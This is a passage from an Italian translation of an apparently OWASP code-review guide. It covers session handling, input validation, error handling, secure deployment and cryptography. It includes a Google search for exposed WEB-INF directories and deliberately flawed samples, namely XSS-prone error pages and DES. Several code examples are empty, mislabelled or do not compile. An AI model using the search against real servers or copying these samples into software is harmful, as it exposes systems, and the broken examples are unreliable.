                                res.setContentType("text/html");
                               HttpSession ses =req.getSession();
                                ses.removeValue("Login");
                                ses.removeValue("password");
                                ses.invalidate();
                                res.sendRedirect("http://company.com/servlets/login.html");
                        }
        }
```

Vulnerabilità collegate

- Revisionare il codice: Data Validation
- http://www.owasp.org/index.php/Reviewing_Code_for_Data_Validation

- Revisionare il codice: XSS
- http://www.owasp.org/index.php/Reviewing_code_for_XSS_issues

- Revisionare il codice: Authorization
- http://www.owasp.org/index.php/Reviewing_Code_for_Authorization_Issues

- Revisionare il codice: Authentication
- http://www.owasp.org/index.php/Reviewing_Code_for_Authentication

- Revisionare il codice: Session Integrity
- http://www.owasp.org/index.php/Reviewing_Code_for_Session_Integrity_issues

Attività si sicurezza collegate:

- **Descrizione delle vulnerabilità Session Management**

Leggi l' articolo http://www.owasp.org/index.php/Category:Session_Management_Vulnerability

- **Descrizione delle contromisure relative al Session Management**

Leggi l'articolo http://www.owasp.org/index.php/Category:Session_Management

- **Come evitare le vulnerabilità relative al Session Management**

Leggi l'articolo http://www.owasp.org/index.php/Session_Management Vulnerabilities.

- **Come testare le vulnerabililtà relative al Session Management**

Leggi l' articolo http://www.owasp.org/index.php/Testing_for_Session_Management_Schema

REVISIONE TECNICA: INPUT VALIDATION

INTRODUZIONE

La validazione dell' input è uno dei controlli più significativi ed importanti per la sicurezza applicativa. Può mitigare numerose vulnerabililtà (ma non tutte). La validazione dell' input è qualcosa di più della semplice validazione dei campi di un form. Il paragrafo della transactional analysis ne parla.

DATA VALIDATION

Tutti gli input applicativi esterni dovrebbero essere validati. Le regole di validazione devono essere definite in base ai requisiti di business. Se possibile, un preciso metodo di validazione dovrebbe essere implementato in modo da permettere che solo taluni input conformi ad una precisa regola vengano validati. Un approccio "Known good" (white-list) è un po' più debole ma più flessibile. Vengono permessi solamente quei caratteri all' interno di un preciso range ASCII definito all' interno della white-list. Tale range è definito in base ai requisiti di business. L' altro approccio è detto "known bad" (black list of "bad characters") - not future proof and would need maintenance. "Encode bad" would be very weakm as it would simply encode characters considered "bad" to a format which is deemed not to affect the functionality of the application.

BUSINESS VALIDATION

La business validation concerne la logica di business. Comprendere e acquisire le caratteristiche della logica di business è fondamentale per revisionare il relativo codice. Tale validazione dovrebbe essere utilizzata per limitare il range di caratteri permesso o una determinata transazione dell' utente o respingere input che non hanno senso. La revisione del codice relativo alla business logic può essere utile per analizzare errori generici o problemi di virgola mobile che possono dare luogo ad exploit buffer overflows che possono seriamente danneggiare il sistema sottostante.

CANONICALIZATION

La canonicalizzazione è il processo grazie al quale forme equivalenti di una nome possono essere risolti in un unico nome standard, canonico appunto.

I tipi di encoding più popolari sono UTF-8, UTF-16, e così via (che sono descritti in dettaglio nel RFC 2279). Un carattere singolo, come un punto(.), può essere rappresentato in modi differenti come ASCII 2E, Unicode C0 AE e molti altri.

Il problema è che a causa dell' esistenza di molteplici tipi di encoding, un filtro applicativo può facilmente cadere in errore se non implementato correttamente.

PESSIMO ESEMPIO:

```
public static void main(String[] args) {
```

```
}
```

BUON ESEMPIO:

```
public static void main(String[] args) throws IOException {



}
```

RIFERIMENTI

Osserva in questa guida il paragrafo relativo alla revisione: Data Validation

Revisione tecnica: Data Validation

http://www.owasp.org/index.php/Reviewing_Code_for_Data_Validation

Osserva il progetto OWASP ESAPI Project:

Il progetto OWASP ESAPI Project offre una implementazione di un security API che può aiutare ad implementare controlli di sicurezza nell' applicazione.

http://www.owasp.org/index.php/ESAPI

REVISIONE TECNICA: ERROR HANDLING

La gestione degli errori (Error Handling) è importante per molti motivi. Può incidere sullo stato dell' applicazione, o sulla perdita delle informazioni dell' utente. La prima causa che genera l' errore potrebbe scatenarne dei successivi e porre l' applicazione in uno stato insicuro. Una debole gestione degli errori inoltre aiuta l' attaccante, dal momento che gli errori possono ritornare messaggi con informazioni che aiutano a definire il vettore di attacco. E' raccomandato utilizzare una pagina di errore generica per la maggior parte degli errori. Questo approccio rende più difficoltoso per un un utente malevolo identificare potenziali attacchi. Ci sono metodi tramite i quali è possibile aggirare il sistema. Tali metodi fanno uso di "practice error handling semantics"; attacchi come blind SQL injection utilizzano la booleanizzazione o il tempo di risposta, caratteristiche che possono essere utilizzati per costruire risposte generiche.

L' altra area relativa alla gestione degli errori è la premessa della "fail securely". Gli errori indotti non devono portare l' applicativo in uno stato insicuro. Le risorse dovrebbero essere sempre bloccate e poi rilasciate, le sessioni terminate (se richiesto), e i calcoli relativi alla business logic dovrebbero essere fermati (a seconda del tipo di errore, ovviamente).

Un aspetto importante di uno sviluppo di codice sicuro è prevenire la perdita di informazioni. I messaggi di errore danno ad un attaccante una precisa informazione riguardo lo stato applicativo.

L' obbiettivo della revisione della gestione degli errori è garantire che l' applicativo fallisca in modo sicuro in qualsiasi condizione di errore, attese e non. Alcuna informazione sensibile deve essere mostrata all' utente in caso di errore.

Per esempio, SQL injection è molto pià difficile da eseguire senza alcun tipo di messaggio di errore. Questo diminuisce l' impronta di attacco e l' utente maleintenizonato dovrebbe ricorrere all' attacco "blind SQL injection" che è più difficoltoso e richiede più tempo.

Un a ben pinanificata strategia di gestione errori è importante per tre motivi:

1. Una buona gestione degli errori non offre all' attaccante alcuna informazione, che è il mezzo per raggiungere lo scopo di attaccare l' applicazione.

2. Una strategia degli errori centralizzata è pià facile da mantenere e riduce il caso di errori non intercettati mostrati su front end dell' applicativo.

3. La perdita di informazioni permette attacchi di tipo social engineering.

Alcuni linguaggi di programmazione offrono controlli per exceptions, che significa che il compilatore notificherà se una exception per una particolare API non è intercettata. Java e C# sono un buon esempio di questo. Linguaggi come C++ e C non offrono questa sicurezza. I linguaggi con gestione dell' eccezione sono ancora soggetti a perdita di informazioni dal momento che non tutti i tipi di errore vengono controllati.

Quando viene scatenata una exception o errore, abbiamo necessità di loggare questo evento. Talvolta questo è causa di un pessimo sviluppo, ma può essere il risultato di un attacco o di un comportamento applicativo progettato per gestire l' evento.

Tutto il codice che può causare una exception che viene lanciata dovrebbe contenere una logica che controlli il dato in modo da evitare in determinati casi di lanciare l' eccezione.

- Per evitare una eccezione di tipo NullPointerException dovremmo controllare prima se l' oggetto a cui si accede non sia null.

LA GESTIONE DEGLI ERRORI DOVREBBE ESSERE CENTRALIZZATA

Quando viene eseguita la revisione del codice è raccomandato osservare l' omogeneità all' interno dell' applicazione da un punto di vista della gestione dell' errore. I framework contengono risorse per la gestione dell' errore che possono aiutare per scrivere codice sicuro, e tali risorse dovrebbero essere esaminate per verificare che la gestione degli errori sia eseguita in modo corretto.

- Una pagina di errore generica dovrebbe essere utilizzata per tutte le eccezioni possibili.

Questo previene che l' attaccante identifichi tramite le risposte lo stato interno dell' applicazione. Inoltre rende la vita più complicata ai tools automatici per identificare attacchi positivi.

Gestione degli errori dichiarativa

```
<exception   key="bank.error.nowonga"

             path="/NoWonga.jsp"

             type="mybank.account.NoCashException"/>
```

Questo può essere trovato nel file di configurazione del Framework Struts struts-config.xml, un file chiave quando si esegue revisione di codice sviluppato tramite struts.

JAVA SERVLETS E JSP

La dichiarazione deve essere fatta nel file *web.xml* in modo da catturare le eccezioni non controllate tramite codice. Quando si verifica una exception non gestita e non catturata tramite codice, l' utente dovrebbe essere portato su una pagina di errore generico:

```
<error-page>
```

```
    <exception-type>UnhandledException</exception-type>

    <location>GenericError.jsp</location>

</error-page>
```

Anche nel caso di errori HTTP 404, HTTP 500 durante la revisione è possibile trovare:

```
<error-page>

 <error-code>500</error-code>

 <location>GenericError.jsp</location>

</error-page>
```

FALLIRE IN MODO SICURO

Tipi di errore: il risultato delle condizioni della logica di business non è rispettato. Il risultato del contesto dove risiede la logica di business non è coerente. I sistemi di upload e download sui quail si basa l' applicazione falliscono. Guasto hardware o fisico.

Un fallimento non è mai prevedibile, ma possono accadere come nella vita. In caso di fallimento, è importante non lasciare aperte le "porte" dell' applicazione e le chiavi delle altre "stanze" sul tavolo. Nel flusso logico, che è stato progettato sui requisiti, gli errori che si verificano possono essere gestiti via programmatica, come una comunicazione con un database non più disponibile o un server non più raggiungibile.

Tali aree di fallimento dovrebbero essere esaminate durante il corso della revisione del codice. Dovrebbe essere esaminato se in caso di errore le risorse vengono rilasciate e se durante l' esecuzione del thread esistono potenziali perdite di informazioni, risorse in memoria, pool di connessione, files etc.

La revisione del codice dovrebbe includere "pinpointing areas" dove l' utente in sessione dovrebbe essere terminato o invalidato. A volte accadono errori che non hanno senso da un punto di vista della logica del business o da una prospettiva tecnica; where the user session should be terminated or invalidated. Sometimes errors may occur which do not make any logical sense from a business logic perspective or a technical standpoint;

e.g: "Un utente loggato cerca di accedere ad un account che non è registrato e tali dati potrebbero non essere inseriti in modo corretto"

Queste condizioni riflettono casi di possibile attività sospetta. Qui dovremmo verificare se il codice è scritto in modo difensivo e se l' oggetto dell' utente in sessione viene distrutto e l' utente portato alla pagina di login. (Tieni presente che l' oggetto in sessione dovrebbe essere esaminato ad ogni richiesta http).

NASCONDERE L' INFORMAZIONE (INFORMATION BURIAL)

Porre le exceptions in un blocco catch() vuoto non è una buona scelta poiché l' attività di audit eseguirebbe una attività incompleta non riconoscendo l' errore.

Messaggi di errore generici

Dovremmo utilizzare stringhe di descrizione localizzate per ogni errore, un messaggio amichevole come "System Error – Please try again later". Quando l' utente vede un messaggio di errore, cerca di dedurre il tipo di exception scatenata in base al messaggio ricevuto, e mai dalla classe di eccezione contenuta in uno stacktrace, numero della riga di errore, nome della classe, o nome del metodo.

Non esporre informazioni sensibili nei messaggi di errore. Informazioni come i paths su file system è considerata un' informazione privilegiata; qualsiasi informazione interna di sistema deve essere nascosta all' utente. Come menzionato prima, un attaccante potrebbe utilizzare queste informazioni per ottenere info private dell' utente.

Non mettere nomi id persone o informazioni di contatti interni nei messaggi di errore. Non inserire alcuna "umana" informazione, che porterebbe ad un livello di familiarità o che possa dar vita ad attacchi di tipo social engineering.

COME LOCALIZZARE POTENZIALI VULNERABILITÀ

JAVA

In Java esiste il concetto di un oggetto di errore: la classe Exception. Questa risiede nel package java.lang ed è una sottoclasse di Throwable. Le eccezioni sono scatenate quando un evento non normale si verifica. Una seconda classe derivata da Throwable è la classe Error, che viene viene generata quando qualcosa di più serio accade.

La perdita di informazioni può verificarsi quando gli sviluppatori utilizzano alcuni metodi che racchiudono nella UI l' eccezione dando vita ad una errata strategia di gestione degli errori. I metodi sono i seguenti: printStackTrace() getStackTrace()

E' inoltre importante sapere che l' output di tali metodi è stampato nel System console, lo stesso per il metodo System.out.println(e) dove e è un' Exception. Assicurati che non vengano rediretti su oggetti outputStream di una JSP, per convenzione chiamato "out". Esempio. printStackTrace(out);

Un altro oggetto da osservare il è il package java.lang.system:

setErr() e System.err field.

.NET

In .NET esiste una classe System.Exception. Comunemente vengono utilizzati classi figlie come ApplicationException e SystemException. Non è raccomandato che venga lanciato o cattuarata la classe SystemException questa è generata a runtime.

Quando si verifica un errore, sia il sistema o la corrente applicazione in esecuzione riporta l' errore lanciando un eccezione contente informazioni sul tipo di errore, simile a Java. Una volta lanciata, l' eccezione è gestita dall' applicazione o dal gestore di default. Tale oggetto Exception contiene metodi simili a quelli implementati in Java come:

StackTrace Source Message HelpLink

In .NET dobbiamo osservare la strategia di gestione degli errori da un punto di vista globale. Questo può essere fatto in molti modi e questo articolo non offre una lista esaustiva. Prima di tutto, un Error Event viene scatenato quando una exception non gestita viene lanciata.

Questo fa parte della classe TemplateControl.

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpref/html/frlrfSystemWebUITemplateControlClassErrorTopic.asp

La gestione dell' errore può essere eseguita in tre modi in .NET

- Nella sezione customErrors del file web.config.
- Nella sezione Application_Error sub del file global.asax.
- Sulla pagina aspx o nel codice lato server nel Page_Error sub

L' ordine degli eventi è il seguente:

1. Sulla pagia Page_Error sub.
2. Nel file global.asax Application_Error sub
3. Il file web.config

E' raccomandato osservare in queste aree per analizzare la strategia adottata per la gestione degli errori.

CLASSIC ASP

A differenza di Java e .NET, le pagine classic ASP non hanno una gestione strutturata dell' errore in blocchi try-catch. Hanno uno specifico oggetto chiamato "err". Questo rende la gestione dell' errore nelle pagine ASP piuttosto complessa e soggetta ad errori di design rigurado la strategia di gestione dell' errore, che possono portare a race conditions o perdita di

informazioni. Inoltre, poiché ASP utilizza il linguaggio VBScript (un sottolinguaggio di Visual Basic), direttive come "On Error GoTo label" non sono ammesse.

Pattern vulnerabili relativi alla gestione dell' errore.

Page_Error

Page_Error è una pagina compilata lato server. Di seguito un esempio, ma il messaggio di errore è un pò troppo informativo e quindi è una cattiva prassi.

```
<script language="C#" runat="server">

 Sub Page_Error(Source As Object, E As EventArgs)

Dim message As String = "<font face=verdana color=red>

<h1>" & Request.Url.ToString()& "</h1>" & "<pre><font color='red'>" & Server.GetLastError().ToString()& "</pre></font>"
Response.Write(message) // display message End Sub </script>
```

Il test dell' esempio sopra presenta alcuni problemi: innanzitutto viene mostrata in pagina la url HTTP request attraverso il metodo Request.Url.ToString(). Assumendo che non esista una validazione del dato precedente, siamo vulnerabili ad attacchi XSS!! Secondariamente i messaggi di errore e gli stack trace sono mostrati in pagina tramite il metodo Server.GetLastError().ToString() che divulga le informazioni interne riguardanti l' applicazione.

Dopo che viene chiamata Page_Error, viene invocata Application_Error sub:

Global.asax

Quando si presenta un errore, viene chiamata Application_Error sub. In questo metodo possiamo loggare l' errore e redigere l' utente in un altra pagina.

```
<%@ Import Namespace="System.Diagnostics" %>

 <script language="C#" runat="server">

   void Application_Error(Object sender, EventArgs e) {

      String Message = "\n\nURL: http://localhost/" + Request.Path

                  + "\n\nMESSAGE:\n " + Server.GetLastError().Message

                  + "\n\nSTACK TRACE:\n" + Server.GetLastError().StackTrace;

      // Insert into Event Log

      EventLog Log = new EventLog();

      Log.Source = LogName;

      Log.WriteEntry(Message, EventLogEntryType.Error);

     Server.Redirect(Error.htm) // this shall also clear the error

   }

</script>
```

Sopra l' esempio riguardante Global.asax e il metodo Application_Error. L' errore viene loggato e successivamente l' utente rediretto. Parametri non validati sono loggati qui nella forma Request.Path. Bisogna fare attenzione a non loggare o mostrare in pagina input non validato proveniente da qualsiasi risorsa esterna.

WEB.CONFIG

Web.config possiede un tag custom che può essere utilizzato per gestire l' errore. Viene chiamato per ultimo e se Page_error o Application_error vengono invocati ed devono eseguire una particolare funzionalità, tale funzionalità viene eseguita prima. Come i due precedenti meccanismi di gestione dell' errore non esegue redirect o clear (Response.Redirect o Server.ClearError). Nel caso in cui venga invocato potresti essere portato sulla pagina definita nel file web.config.

```
<customErrors defaultRedirect="error.html" mode="On|Off|RemoteOnly">
  <error statusCode="statuscode" redirect="url"/>
</customErrors>
```

La direttiva “On” indica che il tag customErrors è abilitato. Se non viene specificato defaultRedirect, gli utenti vedranno un errore generico. La direttiva “Off” indica che il tag è disabilitato. Questo permette la visualizzazione degli errori nel dettaglio. La direttiva “RemoteOnly” specifica che gli errori custom sono mostrati solo ai client remoti, e gli errori ASP.NET sono mostrati al localhost. Questo è il default.

```
<customErrors mode="On" defaultRedirect="error.html">
   <error statusCode="500" redirect="err500.aspx"/>
   <error statusCode="404" redirect="notHere.aspx"/>
   <error statusCode="403" redirect="notAuthz.aspx"/>
</customErrors>
```

GUIDA PRATICA PER LA GESTIONE DEGLI ERRORI

TRY & CATCH (JAVA/ .NET)

Le eccezioni che potrebbero essere scatenate dovrebbero essere poste in un blocco try/catch. Il blocco catch contiene una serie di statements che iniziano con la keyword catch, seguita dal tipo di exception e dall' azione che deve essere eseguita. Sono molto simili in Java e .NET

Esempio:

Java Try-Catch:

```
public class DoStuff {
   public static void Main() {
      try {
         StreamReader sr = File.OpenText("stuff.txt");
```

```
        Console.WriteLine("Reading line {0}", sr.ReadLine());
      }
      catch(Exception e) {
        Console.WriteLine("An error occurred. Please leave to room”);
          logerror(“Error: “, e);
      }
   }
}
```

.NET try – catch

```
public void run() {
        while (!stop) {
           try {
              // Perform work here
           } catch (Throwable t) {
              // Log the exception and continue
                    WriteToUser(“An Error has occurred, put the kettle on”);
              logger.log(Level.SEVERE, "Unexception exception", t);
           }
        }
     }
```

In generale, il miglior modo per intercettare (catch) gli errori è definire un particolare tipo di exception invece che utilizzare il generico catch(Exception) o catch(Throwable), nel caso di Java.

Nel classic ASP ci sono 2 modi per gestire l' errore, il primo usando l' oggetto err con On Error Resume Next.

```
Public Function IsInteger (ByVal Number)
 Dim Res, tNumber
 Number = Trim(Number)
 tNumber=Number
 On Error Resume Next              'If an error occurs continue execution
 Number = CInt(Number)             'if Number is a alphanumeric string a Type Mismatch error will occur
 Res = (err.number = 0)            'If there are no errors then return true
 On Error GoTo 0                         'If an error occurs stop execution and display error
 re.Pattern = "^[\+\-]? *\d+$"           'only one +/- and digits are allowed
```

```
  IsInteger = re.Test(tNumber) And Res

End Function
```

Il secondo utilizzando un gestore dell' errore sulla pagina di errore, per utilizzare questa strada osservare il link: http://support.microsoft.com/kb/299981

```
Dim ErrObj

set ErrObj = Server.GetLastError()

'Now use ErrObj as the regular err object
```

RILASCIARE LE RISORSE E GOOD HOUSEKEEPING

Se il linguaggio in questione ha il metodo *finally*, usalo. Il metodo finally viene sempre richiamato. Il metodo finally può essere utilizzato per rilasciare le risorse referenziate dal metodo che ha scatenato l' eccezione. Questo è molto importante. Un esempio potrebbe essere il mancato rilascio della risorsa dedicata alla gestione della connessione con il database attraverso un pool di connessioni. L' oggetto non verrà rilasciato prima del timeout della connessione. Questo ovviamente porta ad esaurire le risorse. Il metodo finally viene richiamato anche se non occorrono eccezioni.

```
try {
      System.out.println("Entering try statement");
      out = new PrintWriter(new FileWriter("OutFile.txt"));
    //Do Stuff….
  } catch (Exception e) {
      System.err.println("Error occurred!”);
  } catch (IOException e) {
      System.err.println("Input exception ");
  } finally {
      if (out != null) {
          out.close(); // RELEASE RESOURCES
```

```
    }

}
```

Un esempio Java che mostra come utilizzare finally() per rilasciare le risorse del sistema.

CLASSIC ASP

Per le Classic ASP pages è raccomandato di racchiudere tutto in una funzione e richiamarla in uno statement relativo alla gestione dell' errore dopo un "On Error Resume Next".

GESTIONE CENTRALIZZATA DELLE ECCEZIONI (STRUTS)

Costruire una infrastruttura che mostri messaggi consistenti degli errori risulta più complessa che eseguire la gestione degli errori stessi. Il framework Struts offre le classi ActionMessages e ActionErrors per mantenere una lista di messaggi di errore da mostrare, che possono essere utilizzati nelle pagine JSP con i tags come <html: error> per mostrare appunto il messaggio di errore all' utente.

Per segnalare in modo differente ogni messaggio appartenente ad un particolare livello di errore (come error, warning or information) sono necessari i seguenti punti:

1. Registrare l' errore sotto il livello di severità appropriato
2. Identificare questi messaggi e definirli in costanti

La classe ActionErrors rende la gestione dell' errore abbastanza semplice:

```
ActionErrors errors = new ActionErrors()

errors.add("fatal", new ActionError("...."));

errors.add("error", new ActionError("...."));

errors.add("warning", new ActionError("...."));

errors.add("information", new ActionError("...."));

saveErrors(request,errors); // Important to do this
```

Abbiamo aggiunto gli errori, adesso li mostriamo in pagina:

```
<logic:messagePresent property="error">

<html:messages property="error" id="errMsg" >

   <bean:write name="errMsg"/>
```

```
</html:messages>

</logic:messagePresent >
```

CLASSIC ASP

Per le pagine classic ASP è necessario eseguire qualche configurazione sul server IIS, segui il seguente link per I dettagli
http://support.microsoft.com/kb/299981

REVISIONE TECNICA: SECURE APPLICATION DEPLOYMENT

Un' altra importante fase in cui bisogna fare attenzione è quando riceviamo il codice: assicurasi che il codice che deve essere deployato sia quello che vogliamo che vada in ambiente di produzione. Avere un codice ben scritto è un ottimo punto di partenza, ma deployare tale fantastico codice in directory non protette non è proprio un' ottima idea. L' attaccante fanno anche revisione, e cosa c'è di meglio di revisionare la potenziale applicazione bersaglio.

Oltre alla revisione del codice, è necessario esaminare se il deploy applicativo è eseguito in un ambiente sicuro. Avere un codice sicuro in un ambiente insicuro è una causa persa. L' accesso diretto alle risorse deve essere controllato all' interno dell' ambiente in modo sicuro.

Aree come i files di configurazione, directory, le risorse che necessitano autorizzazione devono necessariamente essere rese sicure sull' host affinché gli accessi diretti non siano permessi.

Per esempio: cerca in "***Google***": http://www.google.com/search?q=%0D%0Aintitle%3Aindex.of+WEB-INF

Questa lista mostra le directory "WEB-INF" su WebSphere®, Tomcat e altri application servers.

La directory WEB-INF contiene le classi dell' applicazione Web, i file JSP, librerie, informazioni di sessione e file come **web.xml** e **webapp.properties**.

Quindi assicurati che il code base sia identico a quello di produzione. Assicurati di avere un "*secure code environment*" , è una parte importante della sicurezza del codice.

Il codice potrebbe essere a prova di bomba ("bullet proof") ma se è accessibile ad un utente potrebbe causare altre problematiche. Ricorda che lo sviluppatore non è il solo ad eseguire la revisione del codice, anche l' attaccante è capace di farla. L' unica superficie visibile all' utente è la "suggestions" renderizzata dal browser dopo aver ricevuto codice HTML dal server. Qualsiasi richiesta al server al di fuori del contesto applicativo dovrebbe essere rifiutata e non resa visibile. Generalmente bisogna pensare in quesot modo:*"That which is not explicitly granted is denied"* (Ciò che non è esplicitamente permesso è negato)

Un esempio del file web.xml di Tomcat per prevenire directory indexing:

```
<servlet>

<servlet-name>default</servlet-name>

<servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>

<init-param>

<param-name>debug</param-name>
```

```
<param-value>0</param-value>

</init-param>

<init-param>

<param-name>listings</param-name>

<param-value>false</param-value>

</init-param>

<init-param>

<param-name>readonly</param-name>

<param-value>true</param-value>

</init-param>

<load-on-startup>1</load-on-startup>

</servlet>
```

Quindi per negare l' accesso a tutte le directory:

```
<Directory />

Order Deny,Allow

Deny from All

</Directory>
```

E poi sovrascriviamo per definire le directory permesse.

Anche nel server Apache per assicurare le directory come WEB-INF e META-INF vengono protette aggiungendo le definizioni nel file *httpd.conf*, il file di configurazione di Apache.

```
<Directory /usr/users/*/public_html>

Order Deny,Allow
```

```
Allow from all

</Directory>

<Directory /usr/local/httpd>

Order Deny,Allow

Allow from all

</Directory>
```

Sui server Apache, se vogliamo specificare determinati permessi per una directory o sottodirectory aggiungiamo il file ***.htaccess***.

Per proteggere il file .htaccess stesso scriviamo:

```
<Files .htaccess>

order allow,deny

deny from all

</Files>
```

Per interrompere la directory indexing settiamo la seguente direttiva nel file .htaccess: **IndexIgnore *** (Il carattere * è una wildcard per prevenire che tutti i files vengano indicizzati)

PROTEGGERE PAGINE JSP

Se si utilizza per esempio il framework Struts non dovremmo avere la necessità che gli utenti accedano direttamente ad alcuna pagina JSP. Accedere direttamente a pagine JSP senza passare attraverso il request processor può permettere ad un attaccante di vedere qualsiasi server-side code nella pagina JSP. Immaginiamo che la pagina iniziale sia un documento HTML, quindi con un HTTP GET dal browser recuperiamo la pagina. Qualsiasi successiva pagina deve passare attraverso il framework. Aggiungi le seguenti linee al file **web.xml** per impedire che gli utenti possano accedere direttamente alle pagine JSP:

```
<web-app>

 ...

 <security-constraint>

  <web-resource-collection>

   <web-resource-name>no_access</web-resource-name>

   <url-pattern>*.jsp</url-pattern>

  </web-resource-collection>

  <auth-constraint/>

 </security-constraint>
```

```
...

</web-app>
```

Con questa direttiva nel file **web.xml** qualsiasi richiesta HTTP per una pagina JSP fallisce.

PROTEGGERE PAGINE ASP

Per le pagine classic ASP non c'è modo di configurare questo tipo di protezione utilizzando file di configurazione, piuttosto questo tipo di configurazione può essere fatto solamente attraverso la console IIS, quindi, fuori dagli scopi di questa guida.

UN AMBIENTE PULITO

Quando revisioniamo l' ambiente (environment) dobbiamo osservare se le directory contengono qualche file non più utilizzati. Questi file potrebbero non servire e quindi l' application server non offre alcuna protezione per essi. File del tipo .**bak, .old, .tmp** etcetera dovrebbero essere rimossi, poiché contengono codice sorgente.

Il codice sorgente non dovrebbe essere presente nelle directory di produzione. Nella maggior parte dei casi sono sufficienti le classi compilate. Tutto il codice sorgente dovrebbe essere rimosso e solo gli eseguibili dovrebbero rimanere.

In ambiente di produzione non dovrebbe essere presente tool di sviluppo. Per esempio per una applicazione Java dovrebbe essere necessaria solo la JRE (Java Runtime Environment) e non la JDK (Java Development Kit) per funzionare.

Il Test e il debug del codice dovrebbe essere rimosso da tutti i file sorgente e di configurazione. Ogni riga di codice commentata rimossa per precauzione. Il codice di test potrebbe contenere backdoors che aggirano il workflow dell' applicazione, e nel caso peggiore contenere valide credenziali di autenticazione o info sensibili.

Commenti sul codice e Meta tags pertinenti ad IDE utilizzati o strumenti utilizzati per sviluppare l' applicativo devono essere rimossi. Alcuni commenti possono divulgare importanti informazioni riguardanti bugs nel codice o fare riferimento ad alcune funzionalità. Questo è molto importante per codice server-side nei files JSP o ASP.

I diritti e le licenze dovrebbero essere posti all' inizio del sorgente. Questo mitiga qualsiasi tipo di confusione riguardante la proprietà del codice. Questo può sempbrare banale ma importante precisare il propretario del codice.

Infine, la revisione del codice include che vengano osservati i file di configurazione degli application server e non solo il codice stesso. La conoscenza del server in questione è importante e le informazione sono facilmente accessibili su web.

REVISIONE TECNICA: CONTROLLI CRITTOGRAFICI

INTRODUZIONE

Esistono due tipi di crittografia nel mondo: la crittografia che impedirà ad un bambino di leggere i vostri files, e la crittografia che impedirà al governo di leggere i vostri files.[1]. Gli sviluppatori sono in prima linea a decidere in quale categoria ricade una determinata applicazione. La crittografia offre sicurezza del dato (attraverso criptazione), garantisce l' integrità del dato (attraverso hashing/digesting), e il non ripudio del dato (attraverso la firma). Ne segue che implementare soluzioni in modo sicuro in ognuno dei processi descritti sopra significa scrivere codice che deve essere conforme in linea di principio con l'uso di algoritmi standard crittografici sicuri con una forte dimensione delle chiavi.

L' utilizzo di algoritmi crittografici non standard, implementazioni custom di algoritmi (standard & non-standard), l' uso di algoritmi standard che sono crittograficamente insicuri (esempio: DES), e l'implementazione di chiavi insicure può indebolire la sicurezza globale di qualsiasi applicativo. L' implementazione dei metodi sopra menzionati consente l' utilizzo di strumenti noti e la conoscenza di tecniche di crittoanalisi necessarie per decriptare dati sensibili.

ATTIVITÀ CORRELATE

- Guida alla crittografia

  https://www.owasp.org/index.php/Guide_to_Cryptography

- Utilizzo della libreria Java Cryptographic Extensions

  https://www.owasp.org/index.php/Using_the_Java_Cryptographic_Extensions

UTILIZZO DI LIBRERIE STANDARD

Come raccomandazione generale, vi è una forte motivazione dietro il fatto di non dover creare librerie e algortimi crittografici personalizzati. Vi è una enorme differenza tra gruppi, organizzazioni, ed individui che sviluppano algoritmi crittografici sia lato software che hardware.

.NET E C/C++ (WIN32)

Per il codice .NET, dovrebbero essere utilizzate le classi all' interno della libreria System.Security[2]. Questo namespace in .NET cerca di offrire un numero di wrappers che non richiedono una elevata conoscenza della crittografia per utilizzare tale libreria [3].

Per il codice C/C++ compilato su piattaforma Win32, è raccomandato utilizzare la libreria CryptoAPI [2]. Questa è una componente integrante di qualsiasi Visual C++ toolkit prima del rilascio del più recente Windows Vista. La libreria CryptoAPI oggi offre un originale punto di riferimento per quello che diventerà codice legacy.

Classic ASP

Le pagine Classic ASP non hanno una accesso diretto alle funzioni crittografiche, quindi l' unico modo è creare COM wrappers in Visual C++ o Visual Basic, implementando chiamate alla libreria DPAPI o CryptoAPI, quindi richiamare le stesse nella pagina ASP utilizzando il metodo **Server.CreateObject**.

Java

La libreria Java Cryptography Extension (JCE) [5] è stata introdotta come package opzionale in Java 2 SDK e da allora è stato incluso in J2SE 1.4 e versioni successive. Quando scriviamo codice in Java, è raccomandato utilizzare una libreria provider di JCE. Sun offre una lista di compagnie che svolgono la funzione di provider (Cryptographic Service Provider) e/o offrono una chiara implementazione della libreria JCE [6].

Esempi di Pattern Vulnerabili

Un modo sicuro per implementare un meccanismo robusto di criptazione è implementare gli algoritmi FIPS[7] con l' uso della Microsoft Data Protection API (DPAPI)[4] o la Java Cryptography Extension (JCE)[5]. Al momento della scelta della strategia crittografica devono essere considerati:

- Algoritmi standard
- Algoritmi forti
- Chiavi forti (elevata lunghezza)

In aggiunta, tutti i dati sensibili gestiti dall' applicazione dovrebbere essere identificati e la criptazione dovrebbe essere forte. Questo include dati sensibili dell' utente, dati di configurazione, ecc. all sensitive data that the application handles should be identified and encryption should be enforced. This includes user sensitive data, configuration data, etc. In particolare la presenza dei seguenti rivela la possibile esistenza di problematiche legate alla Crittografia:

.NET
Osserva gli esempi nella MSDN Library Security Practices: .NET Framework 2.0 Security Practices at a Glance

1. Controlla che venga utlizzata la libreria Data Protection API (DPAPI)

2. Verifica che non vengano utilizzati algoritmi proprietari
3. Controlla che come provider PNRG venga utilizzato RNGCryptoServiceProvider
4. Verifica che la lunghezza della chiave sia almeno 128 bits

Classic ASP
Esegui i seguenti controlli sui wrapper COM dal momento che le pagine ASP non hanno accesso diretto alle funzioni crittografiche:

1. Controlla che Data Protection API (DPAPI) o CryptoAPI siano utilizzate negli oggetti COM
2. Verifica che non vengano utilizzati algoritmi proprietari
3. Controlla che come provider PNRG venga utilizzato RNGCryptoServiceProvider
4. Verifica che la lunghezza della chiave sia almeno 128 bits

Java

1. Controlla che venga utilizzata la libreria Java Cryptography Extension (JCE)
2. Verifica che non vengano utilizzati algoritmi proprietari
3. Controlla che come provider PNRG venga utilizzato RNGCryptoServiceProvider
4. Verifica che la lunghezza della chiave sia almeno 128 bits

Bad Practice: Utilizzo di algortimi crittografici insicuri

I seguenti algoritmi sono insicuri da un punto di vista crittografico: DES e SHA-0. Di seguito una implementazione dell' algotmo DES (disponibile per Using the Java Cryptographic Extensions):

```
package org.owasp.crypto;

import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.Cipher;

import java.security.NoSuchAlgorithmException;
import java.security.InvalidKeyException;
import java.security.InvalidAlgorithmParameterException;
import javax.crypto.NoSuchPaddingException;
```

```
import javax.crypto.BadPaddingException;
import javax.crypto.IllegalBlockSizeException;

import sun.misc.BASE64Encoder;

/**
 * @author Joe Prasanna Kumar
 * This program provides the following cryptographic functionalities
 * 1. Encryption using DES
 * 2. Decryption using DES
 *
